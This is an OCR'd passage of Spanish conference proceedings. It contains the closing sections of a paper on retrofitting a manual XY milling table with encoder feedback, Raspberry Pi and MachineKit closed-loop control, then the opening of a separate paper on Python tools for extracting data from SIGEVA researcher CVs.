Para ofrecer una solución a los problemas mencionados en la sección anterior, se decidió tomar una mesa de mecanizado modelo, la cual sufría varios de los inconvenientes descriptos. A esta mesa se le desarrolló e implementó un sistema el cual se detallará a continuación:

El sistema desarrollado se implementó sobre una mesa de mecanizado del tipo XY. Este tipo de mesa posee dos ejes compuestos de un tornillo y un carro que se desplaza a lo largo de una recta. Los ejes se montan de forma perpendicular de forma tal que el carro puede moverse sobre un plano.

Cada uno de los tornillos es girado por un motor paso a paso que se encuentra unido al tornillo mediante una serie de acoples que compensan desfasajes en la alineación. Estos motores están energizados por excitadores (drivers) que regulan el torque del motor en función de la corriente máxima de salida prefijada. Estos drivers brindan entradas digitales para ser interconectadas a un sistema de control de forma opto-aislada, separando así las perturbaciones eléctricas que puedan ocurrir en el manejo de la potencia del motor y de la lógica de control de los mismos.

La posición de los carros de cada eje en el plano XY se obtiene mediante reglas ópticas. Estas reglas son de tipo incrementales, con lo cual se requiere un circuito capaz de almacenar la posición y modificarla en función de los incrementos y decrementos de las reglas. En una primera etapa del desarrollo del proyecto, se elaboró este circuito utilizando dispositivos de lógica programable, aunque por una razón de costos y practicidad se utilizó la interfaz de temporización de un microcontrolador ARM (STM32F103) [5] en modo lectura de codificador. Este dispositivo brinda un registro de 16 bits con la posibilidad de poner 16 bits previos de escala. Las reglas utilizadas tienen una resolución de 5 micrones, lo que, dadas las condiciones de la mesa XY utilizada crea un efecto de oscilación (jitter) sobre la lectura de las mismas durante el movimiento y mecanizado. Para evitar esto se configuró el registro de escala para dividir el valor de la posición en dos. Esto reduce la resolución a 10 micrones (0,01 milímetros) pero elimina el jitter de forma eficiente; sumado a esto también reduce la capacidad del registro para medir distancias, ya que con, los 16 bits con resolución de 0,01mm se pueden medir como máximo 655,35 milímetros. En el caso de esta implementación fue suficiente ya que el largo de cada eje no superaba los 200 milímetros aunque en el caso de ser necesario puede utilizarse un registro adicional de mayor tamaño y llevar la cuenta de la




Figura 2: Implementación de los módulos en Machinekit

posición en dos etapas. El valor de la posición para los ejes X e Y se reporta mediante una interfaz serie sincrónica (SPI) que opera en modo esclavo. Por ende, el dispositivo que desee leer la posición debe enviarle un pulso de selección (para permitir almacenar el valor de la posición en el buffer de salida) y 32 pulsos de reloj en los cuales se obtiene bit a bit la posición de la mesa. Esta posición se transmite como dos números de 16 bits en complemento a la base, los que indican la cantidad de incrementos de 0,01mm que se encuentra desplazado cada eje con relación a un punto de origen arbitrario. El valor del punto de origen

puede definirse mediante pulsadores en cualquier momento. La posición de la mesa se puede visualizar mediante un display alfanumérico de 2 líneas donde se representa la posición en milímetros (con dos decimales de precisión en punto fijo).

El sistema de control se implementa en una placa de desarrollo embebida Raspberry Pi 3B[6]. Esta placa de propósitos generales (orientada al desarrollo de aplicaciones embebidas) posee un procesador ARM, memoria de escritura/lectura e interfaces varias para video, GPIO y SPI entre otros.

El núcleo del sistema operativo utilizado debe brindar soporte a aplicaciones de tiempo real. Es por ello que se utilizó el núcleo GNU/Linux, el que fue modificado para soportar distintas prioridades en el planificador de tareas.

Estas extensiones al planificador de tareas se conocen como *Preempt-RT*. El resto del sistema operativo está basado en Tinycore Linux[7], con paquetes armados a medida de la aplicación. El software de mecanizado se ejecuta dentro de la placa Raspberry Pi. El software es una versión modificada del proyecto LinuxCNC llamado MachineKit que puede ser ejecutada en arquitecturas ARM. Este software no existe en forma completa para sistemas embebidos, sino que se brinda como un conjunto de bibliotecas y componentes que deben ser compilados y configurados según la aplicación.

Luego de compilarse MachineKit se procedió a configurarlo para adaptarlo a la configuración de motores y sensores utilizados en la mesa XY. Se desarrolló un programa secundario que, corriendo en segundo plano, se dedica a leer el estado de las reglas ópticas utilizando el canal SPI ademas de comunicar la posición mediante un mecanismo de memoria compartida al que accede MachineKit desde su módulo Encoder. Dado que esta información es la representación momento a momento de la posición de la mesa, el programa secundario se encarga de registrar en un archivo de bitácora todas las posiciones reportadas por las reglas. De esta forma pueden reconstruirse todos los movimientos ejecutados pudiendo ser representado de forma gráfica. Esto resulta muy útil durante la configuración y puesta en marcha de la mesa, ya que permite hacer simulaciones de maquinados moviendo la mesa sin realizar el maquinado propiamente dicho. Las imágenes presentadas en este trabajo fueron capturadas y generadas de esta forma.

Como se mencionó anteriormente existen dos configuraciones que pueden seleccionarse para la operación de la máquina herramienta. La primera de ellas es a lazo abierto donde la posición de la mesa se mantiene en una referencia interna y el movimiento depende exclusivamente de esta referencia. Con esta configuración, la mesa XY no compensa errores (principalmente mecánicos) al no existir ningún tipo de realimentación. Esta configuración es trivial y no se recomienda su uso a menos que la máquina herramienta tenga otros mecanismos de compensación de fallas mecánicas.

La segunda opción de configuración es a lazo cerrado. En esta configuración existe un dispositivo que informa la posición de los actuadores y de la máquina al software y al sistema de control. En nuestro caso las reglas son el dispositivo que le informa a Machinekit la posición de la mesa XY. De esta forma es posible tomar acciones cuando la maquina esta cometiendo un error de mecanizado, es decir, cuando el resultado de la interpolación no sea exactamente el que se este ejecutando Por esta razón (junto con otras de mayor peso) es que es necesario utilizar un sistema operativo de tiempo real, ya que la

corrección del mecanizado debe ocurrir en el menor tiempo posible (o respetando ciertas tolerancias) y el error debe ser detectado rápidamente.

Para poder implementar el lazo cerrado en Machinekit aunando todos los componentes descriptos y solucionar los problemas mencionados en la sección “Problemas comunes” se hizo uso de los módulos que ofrece Machinekit. Si bien no es objetivo de este trabajo describir en detalle la interconexión modular realizada se puede observar la misma en la figura 2.

El diagrama muestra el módulo *Encoder* el cual se encarga de leer la posición de las reglas. Dichas posiciones son leídas por memoria compartida, mecanismo de IPC (comunicación entre procesos) que resultó ser el más apropiado y efectivo para este fin. Luego se encuentra el módulo *Axis/Motion* que se encarga de interpretar GCODE, el código que describe el mecanizado. Por otra parte, el módulo *Stepgen* se dedica a generar los pulsos para los motores.

Entre todos los módulos, se encuentra un módulo *PID*. Este módulo se encargará de compensar ciertos errores repetitivos en la máquina herramienta. En nuestro caso modelo solo fue necesario ajustar el valor proporcional.

Por último, se muestra una sección representada como *Backlash comp*. Esta sección se encarga de mantener la interpolación pausada en el caso que el error en algún eje sea mayor a 0,1mm. De esta forma el *PID* corrige el error hasta que vuelve a valores tolerables sincronizando los motores. Esto es imprescindible para solucionar el problema de backlash.

Cabe destacar que el módulo *Encoder* tuvo que ser adaptado para poder leer las reglas a través de la memoria compartida.

Resultados obtenidos

La figura 3 muestra la relación entre el aumento de la precisión y el costo relativo[8]. Como se puede observar en dicha figura, una máquina con precisión “áspera” tiene una tolerancia de ± 0,762mm. Esta es la tolerancia esperada en un maquinado manual, comparable con la máquina herramienta que fuera utilizada como modelo en el proyecto. Una máquina estándar preparada para control mecanizado tiene una tolerancia de ± 0,127mm. Mediante el agregado de las reglas se logra reducir el error a 0,1mm, particularmente en el caso del backlash (uno de los principales problemas de dicha máquina), con una precisión de 0,01mm.

Por lo tanto, se puede concluir que los resultados obtenidos satisfacen a la resolución del problema original: convertir una máquina herramienta manual a una máquina de control numérico. Esta conclusión es validada a partir de la conversión exitosa de la máquina modelo en un sistema de control numérico, teniendo en cuenta las tolerancias aceptables a las que operan. Un ejemplo de la diferencia entre el




Figura 4:En verde el mecanizado a lazo abierto. En azul el mecanizado a lazo cerrado




Figura 3: Relación calidad de maquinado-costo

maquinado a lazo abierto y a lazo cerrado se puede observar en la figura 4. Si bien el sistema a lazo cerrado permite solucionar inconvenientes en el mecanizado, no puede solucionar todos los problemas mecánicos. Suponemos que, si se modificara la máquina utilizada con piezas que reduzcan el backlash, la misma podría alcanzar la categoría de maquinado fino (“fine machining”) definido como aquella que ofrece precisiones de 0,0254 mm. Cabe destacar el incremento en el costo relativo de dicha precisión. Este incremento se debe a los costos de los materiales necesarios para incrementar la precisión, como las reglas ópticas que deben tener una resolución acorde. Sin embargo, los elementos de control (que son el alcance de este trabajo) pueden acomodarse sin problema a mayores precisiones. Todos los parámetros de precisión son modificables y las dimensiones configurables con lo cual el sistema desarrollado es escalable.

Caso de Prueba: Espiral

Para poder estudiar el comportamiento de la máquina herramienta utilizada en el desarrollo del proyecto, se utilizó como caso de prueba un mecanizado en espiral. La forma del mecanizado no fue elegida al azar, sino que se eligió una espiral




Figura 5: Maquinado a lazo cerrado con compensación de backlash

debido a los distintos cambios de sentido que posee esta figura. Además, la espiral posee distintos arcos, una de las figuras más complejas de realizar para nuestra máquina herramienta.

Debido a que los cambios de sentido en la espiral fuerzan a que ocurra backlash, sería posible comprobar si el mismo resulta compensado dentro de las tolerancias especificadas por el sistema de control.

Por otra parte, los arcos verificarían si los movimientos impredecibles en el sistema pueden ser corregidos. Éste sería entonces un caso complejo de resolver para la máquina herramienta de prueba.

Dado que el mecanizado depende en gran medida de la calibración, la puesta a punto de la mesa y del material a ser mecanizado, se determinó realizar la captura de la posición de las reglas en forma paralela a la ejecución del maquinado. Esto permite obtener todas las posiciones por las que se desplazaron los ejes del plano XY, por lo que el resultado puede ser analizado en forma gráfica de una manera sencilla y con el mayor grado de precisión posible como fue explicado en el apartado “Implementación”

En las imágenes que se analizarán a continuación, cada píxel representa un punto en el plano XY con una resolución de 0,01mm. El eje Z no fue tenido en cuenta para las capturas, por lo tanto, todos los movimientos de posicionamiento previos al mecanizado se encuentran también reflejados en la imagen. La figura 5 muestra una espiral contenida en un espacio de 30x30 mm maquinada en la máquina herramienta utilizada. La línea diagonal representa el posicionamiento de la máquina en el centro de la espiral. Puede apreciarse que dicha línea posee una pendiente constante y que el error en este tipo de

Si se divide la figura 5 en cuatro cuadrantes, se puede notar fácilmente errores de continuidad en el momento que algún eje cambia de sentido. Estos errores se repiten de manera consistente en los cuadrantes diametralmente opuestos lo cual coincide con la idea de que se producen por backlash.

En los fragmentos capturados en la figura 6 a se puede observar fácilmente un cambio de sentido en el eje horizontal (mientras que el eje vertical continúa con su movimiento ascendente) y el error asociado en las tres instancias.

Si se amplía la primera imagen (figura 6 b), se puede observar con mayor detalle el cambio de sentido en el eje horizontal y cómo este en un principio falló, moviéndose el eje horizontal hacia la derecha.




Figura 6: a) Detalle de error debido a backlash y compensación. b) Primer figura donde se puede aprecia el cambio de sentido

Utilizando la grilla como referencia (con una unidad de 0,01mm por cuadrado) se observa que el eje horizontal se corrige y el error queda contenido dentro de los 0,1mm de tolerancia que fueron especificados para el sistema. Esto significa que cuando se detectó el error en el módulo “Backlash comp”, pausó el módulo axis/motion y el módulo PID compensó el error.

En el caso opuesto (figura 7), el eje vertical se desplaza de arriba hacia abajo de forma constante y el eje horizontal cambia de sentido (de manera inversa a la imagen previa). En este caso no se aprecia el error corregido de forma tan drástica en el eje horizontal, sino que el mismo se distribuye a lo largo del movimiento del eje vertical. Esto ocurre ya que el cambio de sentido y la inercia del eje quedaron contenidos dentro de la tolerancia de 0,1mm, por lo tanto, no se necesitó pausar el eje vertical para compensar el movimiento. Es por este motivo que se generó una recta.

En la figura 8 se observan puntos faltantes en el trazo durante un cambio de sentido. El movimiento se realizó de izquierda a derecha y de abajo hacia arriba. En este punto el eje vertical es el que cambia de sentido y el eje horizontal se mantiene constante. Los puntos faltantes se deben a problemas de comunicación entre las reglas y el sistema de control.

Si bien hubiese sido deseable no tener dichos inconvenientes, es interesante observar cómo se comporta el sistema ante su aparición. Cuando se retomó la comunicación, el sistema calculó el error en los ejes y procedió a detener el eje horizontal por completo. Luego de avanzar con el eje vertical hasta disminuir el error a menos de 0,1mm donde se volvió a detener la marcha en el mismo eje para luego compensar el error en el eje horizontal. Luego la maquina avanzó con el eje vertical hasta que el error en ambos ejes fue menor que la tolerancia. Por último ambos ejes se movieron en conjunto (otra vez compensando backlash en el eje horizontal).

El sistema compensó dos veces problemas de backlash en el eje horizontal y el error total estuvo contenido dentro de 0,16mm. Esto es normal ya que el sistema actúa luego de detectar errores mayores a 0,1mm. Se puede decir que el sistema se comportó de manera adecuada ante el problema y resolvió de manera aceptable la situación.

Conclusiones

Como se describió durante todo el trabajo, se logró cumplir con el objetivo original del proyecto de transformar una máquina herramienta de acción manual en una máquina herramienta automatizada mediante un sistema de control numérico. El sistema desarrollado es escalable a maquinas que requiera mayor precisión. El sistema además permite reutilizar máquinas herramientas desgastadas con problemas mecánicos definiendo tolerancias que son estándares en el mercado actual.




Figura 7: Cambio de sentido y backlash dentro de la tolerancia




Figura 8: Problemas de comunicación en un cambio de sentido y corrección del error.

Si bien, por distintos requerimientos del proyecto (ajenos al objetivo de este documento), tanto de índole tecnológica como económica, el proyecto comenzó su desarrollo mediante la utilización de dispositivos lógicos programables de alto costo, el mismo fue migrando a circuitos y componentes muy económicos y con gran disponibilidad en el mercado actual. Las bibliotecas de software utilizadas son de uso libre con lo cual su uso no implica el pago de licencia o regalía alguna a su uso. Además los cambios realizados en los mismos están debidamente identificados en el caso de ser requeridos para cumplir con licencias de software libre al momento de su publicación.

La máquina herramienta utilizada para este desarrollo fue sufriendo a lo largo del tiempo desgastes y diversos problemas mecánicos. El sistema se adaptó a estos problemas y logro hacerla funcionar dentro de las tolerancias configuradas y

esperadas. Este trabajo tuvo como finalidad modernizar una máquina de herramienta antigua, pero a lo largo del desarrollo del mismo se hicieron pruebas con componentes más modernos, los cuales pueden utilizarse para armar una maquina más moderna (como puede ser una impresora 3D, un láser para realizar grabados, un sistema CNC de pequeño porte). Durante el desarrollo del proyecto aparecieron en el mercado componentes de gran calidad a muy bajo costo, los cuales son utilizados en sistemas de mecanizado de pequeño porte (hogareños o hobbistas). Estos sistemas suelen tener sistemas de control con prestaciones básicas. Una alternativa para los mismos es adaptarlos a sistemas de control industriales, pero los costos de los mismos hacen que esto sea prohibitivo. El sistema de control desarrollado puede fácilmente adaptarse a estos sistemas de pequeño porte brindando una alternativa muy completa para extender las capacidades de estos equipos.

Por último, durante el desarrollo del proyecto se realizaron pruebas utilizando la API de Python. Esta permitiría en una etapa posterior de este proyecto realizar automatizaciones industriales para líneas de producción en serie que requieran mecanizado de piezas en una o varias de sus etapas.

Agradecimientos

Los autores desean agradecer el apoyo continuo recibido desde el Departamento de Ingeniería e Investigaciones Tecnológicas desde el comienzo del proyecto desarrollado. Asimismo desean hacer especial mención de la participación del Ing. Elio A. A. De María, durante toda su pertenencia al grupo de investigación. También desean hacer constar y valorar la participación permanente del Lic. Carlos E. Maidana y del Ing. Carlos A. Rodríguez. No puede dejar de mencionarse además la colaboración, desde su incorporación a la Universidad, del Ing. Alejandro G. Fourcade. Todos los mencionados pusieron a disposición del grupo de investigación sus mejores esfuerzos para la concreción exitosa del proyecto al que se refiere el presente trabajo.

Referencias

[1] Ing. Fernando I. Szklanny, Ing. Elio A. A. De María, Lic. Carlos E. Maidana, Ing. Carlos A. Rodríguez, Ing. Roberto Di Lorenzo, Ing. Hugo R. Tantignone, Sr. Edgardo Gho. “Utilización de dispositivos y sistemas de lógica programable en Sistemas de control numérico para aplicaciones industriales.”, Congreso de Microelectronica Aplicada 2010 Libro de memorias, Grupo editor Tercer Milenio S.A , ISBN 978-987-9374-65-8

[2] Suk Hwan Suh et al, “Theory and Design of CNC Systems”, Springer, 2008, ISBN 978-1848003354

[3] Peter Smid, “CNC Control Setup for Milling and Turning: Mastering CNC Control Systems”, Industrial Press, Enero 2010, ISBN 978-0831133504

[4] Ken Evans, “Programming of CNC Machines”, Industrial Press, Abril 2007, ISBN 978-0831133160

[5] Donald Norris, “Programming with STM32: Getting started with the Nucleo board and C/C++”, McGraw Hill, 2018, ISBN 978-1260031317

[6] Simon Monk, “Raspberry Pi Cookbook”, O´Reilly 2014, ISBN 978-1-449-36522-6

[7] Lauri Kasanen et al, “Into the Core. A look at Tiny Core Linux”, Creative Commons, 2013, ISBN 978-952-93-3391-2

[8] N.E.Worldman, “Machinability and Machining of Metals” McGraw Hills, 1951 , ASIN B000B7CIW0

Creación de Herramientas de Software para la Gestión de Proyectos de Investigación

Silvia Marisa Rampello[1], Adriana Haydee Narváez[1], Sebastián Garber[1], Juan José Marenco[1], Gabriel Eduardo Pousada[1], Maira Daiana Gómez[1], Juan Roger[1], Eduardo Daniel Ferrero[1], Clara Cinquegrani[1], Ricardo Zappala[1]

[1]Universidad Nacional de La Matanza {srampello@unlam.edu.ar, ahnarvaez@yahoo.com, sgarber@unlam.edu.ar, jjmarenco@gmail.com; gpousada@edenor.com; mdaianagomez@gmail.com; rogerdocencia@gmail.com, , eferrero@unlam.edu.ar, clara_cinquegrani@hotmail.com, szappala@unlam.edu.ar}

Resumen

El presente proyecto pretende analizar y mejorar el Sistema de Gestión de la Información dentro de la Secretaría de Investigaciones del Departamento de Ciencias Económicas de la Universidad Nacional de La Matanza.

*Para ello se presentan en esta ponencia la parte del proyecto dirigido al desarrollo de un software que opera sobre los currículums vitae provenientes del SIGEVA[1], utilizando programación orientada a objetos y aplicada sobre los currículums vitae entregados por el docente en formato *.pdf. Se priorizará que los mismos se ajusten a los criterios de Open Source[2] para permitir la mejora constante que otros usuarios quieran lograr. En una segunda etapa, se llevará adelante una base de datos de los proyectos de investigación, consistente en el desarrollo de un programa de gestión interna de proyectos aplicable a los proyectos y programas incluidos en los PROINCE[3] y CYTMA2[4]. Cabe destacar que el proyecto inicial preveía operar sobre los currículums CVar, pero el formato actual de descarga del mismo no suministra los datos necesarios usándose por tal motivo los documentos entregados tanto por el SIGEVA-UNLaM como el SIGEVA-CONICET.*

[1] El SIGEVA, Sistema Integral de Gestión y Evaluación, es un conjunto de aplicaciones informáticas a las que se puede acceder de forma segura a través de una plataforma Web. Comenzó a gestarse en 2004 y nace en 2005, siendo un desarrollo de la Dirección de Informática de la Gerencia de Organización y Sistemas del CONICET.

[2] Open Source: Código abierto

[3] Programa de Incentivos de la Secretaría de Políticas Universitarias

[4] Programa CYTMA2 de la Universidad Nacional de La Matanza.

1. Introducción

La presente ponencia se basa en avances del proyecto PROINCE 55 B 207[5]. La investigación referida se divide en tres partes: una primera parte constará de una revisión exhaustiva del estado del arte acerca de la gestión de proyectos, particularmente enfocada en la aplicación de nuevas tecnologías. Una segunda parte, en el desarrollo de un programa de extracción de datos a partir del SIGEVA y una tercera parte en el desarrollo de un programa de gestión para el circuito de los proyectos como base de un sistema de información para la gestión de proyectos dentro de la Secretaría de Investigaciones del Departamento de Ciencias Económicas de la UNLaM.

Administrativamente un currículum vitae es un elemento básico de la gestión de recursos humanos dentro de cualquier tipo de organización, sea ésta pública o privada. Aspectos como la cantidad de perfiles existentes, capacitación deseada, o excedente, o faltante, o la determinación de múltiples ratios, serán entre otros, información resultante de las bases de datos en que se almacenen los SIGEVA, estando dicha información sujeta, como en la mayoría de los procesos administrativos, a algunas instancias excluyentes.

La gestión administrativa de proyectos de investigación supone un cúmulo de tareas y relaciones institucionales. Cada proyecto de investigación realiza un circuito administrativo interno dentro de la Universidad, pero también, en determinados momentos supone contar con información detallada de sus integrantes para

[5] Radicado en del Departamento de Ciencias Económicas de la UNLaM – Inicio 01/01/2018 y finalización 31/12/2019 – con título similar al de la presente ponencia.

suministrarla anualmente a la Secretaría de Ciencia y Tecnología e Innovación productiva de La Nación.

Gestionar los proyectos, implica gestionar una gran cantidad de información, la cual puede apoyarse en las nuevas tecnologías.

2. Metodología

Se utilizará PYTHON® como lenguaje de programación. Éste cuenta con muy buenas herramientas de distribución gratuita para la lectura de pdf y posee un manejo muy ágil sobre archivos de texto plano (*.txt) que formarán la columna central del desarrollo informático. Además satisface el requisito propuesto por los investigadores de ser de código abierto, permitiendo que cualquiera efectúe mejoras o lo flexibilice a sus propias necesidades.

La definición del lenguaje de programación a usar en desarrollos de entorno de open-source como el propuesto en esta investigación implica el reconocer las capacidades particulares que tienen los mismos. Realizar un loop básico es posible tanto en lenguajes de alto como de bajo nivel; tendrá la misma base de acción reacción sea un lenguaje fuertemente tipado[6] o no, al igual los resultados serán los mismos si el lenguaje posee o no una fuerte o débil librería. Un IF o un FOR se resolverá de igual forma si se utiliza C++ o C o JAVA-SCRIPT.

Por ello el lenguaje usado pasa por elementos particulares que PYTHON® posee y que se adaptan a los principios teóricos que se postulan en el diagrama de flujo que se reproduce más arriba, en este mismo acápite.

PYTHON® presenta las siguientes características:

2.1. Es simplificado y rápido ya que con pocas líneas de script se logran resultados. No solamente el lenguaje en el intérprete cumple con esta condición ya que los scripts ejecutables en DOS también cumplen con las expectativas de desarrollo.

2.2. Es flexible: su antes citada capacidad de tipado hace que el trabajo con múltiples variables se organice casi en el momento de la escritura del script.

2.3. Es un lenguaje definido hacia los objetos: esto hace que los desarrollos no pierdan nunca de vista la objetivación. En trabajos como el propuesto por esta investigación, esta quizás sea la característica más importante tanto desde el desarrollo de las líneas de programación como en la direccionalidad a la obtención de datos concretos.

2.4. Es ideal para el manejo de texto plano: aunque la mayoría de los lenguajes funcionan correctamente con la captura de texto, PYTHON® posee una muy buena performance tanto para la captura de texto en diferentes codificaciones (UTF-8, UTF-7, etc.) como en su adaptación sencilla a la extracción del mismo. Esto se cumple también cuando se buscan salidas de texto.

2.5. Es un lenguaje fácil de entender cuando los scripts se concluyen: cualquier persona con conocimientos básicos de programación orientada a objetos puede entender el uso y manejo del entorno, lográndose así, una forma de poder tener un desarrollo open-source adaptable a las correcciones o adaptaciones propuestas por los usuarios. Una característica que lo hace 'rápidamente entendible' es la obligatoriedad de tipiar identaciones[7] correctas para que los scripts se "ejecuten".

2.6. Es portable y multi-platafoma: adaptando ciertos parámetros básicos, PYTHON® se desenvuelve correctamente tanto en MAC®, Linux® o Windows® en comparación con otros lenguajes. Las mejores plataformas son las dos primeras pero solo por la característica que ambas ya contienen PYTHON® en forma nativa.

2.7. Un sistema de Módulos[8] muy amplio: aunque la mayoría del código escrito para esta investigación será definido a la captura y manejo de texto plano con herramientas propias, la apertura, escritura y listado de archivos se harán a través de módulos estándar de PYTHON® (os, glob, etc.).

2.8. Es un lenguaje con crecimiento continuo: el script que será el desarrollo final de este trabajo, puede formar parte el día de mañana de un módulo específico de uso global.

3. Resultados parciales

Se presentan los avances del proyecto (el mismo finaliza el 31/12/19). En tal sentido, dado que lo que lo que se busca en la investigación es lograr un "complejo de administración de datos" se consideró correcto en el grupo de investigación destacar no solo la actividad de extracción de datos sino que quedara definido el "manejo" (administración) de los mismos en una base de datos. Así surgió la idea que los archivos generados para cualquier actividad (extracción, manejo y corroboración)

[6] Un lenguaje será tipado cuando no se permiten violaciones de los tipos de datos o para cambiar las variables debe garantizar y aceptar su nuevo valor. Así, el valor de una variable de un tipo concreto, no se puede usar como si fuera de otro tipo distinto a menos que se haga una conversión.

[7] es un tipo de notación secundaria utilizado para mejorar la legibilidad del código fuente por parte de los programadores. En ciertos lenguajes de programación como Haskell, Occam y Python, se utiliza para delimitar la estructura del programa permitiendo establecer bloques de código.

[8] Un módulo es un archivo PYTHON que generalmente tiene solo definiciones de variables, funciones y clases. Normalmente tienen como objetivo el actuar sobre archivos y ejecuciones específicas, como por ejemplo el módulo xlwt que genera archivos -xls

tuvieran destacado el término "administrar". De esta manera surgió el nombre de Administrador de Proyectos Científico-Académicos y cuyas siglas se resumen en APCA.


3.1 El origen de los datos usados

En su origen el trabajo fue planeado para usar como datos de origen los documentos entregados por el CVar tanto en formato PDF (Portable Document Format) como Documento de Texto (.doc, docx o .rtf), dado que durante el desarrollo de la primera etapa el formato de descarga del CVar cambió a “mi cvar impreso”, el cual no suministra la totalidad de los datos requeridos para la gestión de la Secretaría, se decidió continuar el desarrollo tomando los currículums vitae que surgen de SIGEVA, tanto de la versión SIGEVA CONICET, como de la versión SIGEVA propio de la Universidad, pudiendo aplicarse a cualquier Universidad que lo requiera, no es excluyente para la UNLaM. Con esta nueva organización, la investigación se definió por el uso tanto del SIGEVA(UNIV) como el SIGEVA CONICET, siendo los cambios generados en ambos documentos adaptables al script que se desarrolló en los orígenes del proyecto. Debido a todos estos cambios y adecuaciones a los que el trabajo ha sido llevado, los script definitivos solo orientan al uso de archivos .pdf ya que los docentes tienden a enviar este tipo de archivo en vez de los archivos .doc bajando así los tiempos de programación invertidos.

3.2 Los diferentes documentos de texto

En todos los casos los formatos respetan una regla general que es la posición de los textos incluidos dentro de "cajas" definidas por cuadros de textos. Nótese cómo en la Figura 1, el documento muestra los diferentes textos en dichos cuadros.

Figura 1. Cajas de texto



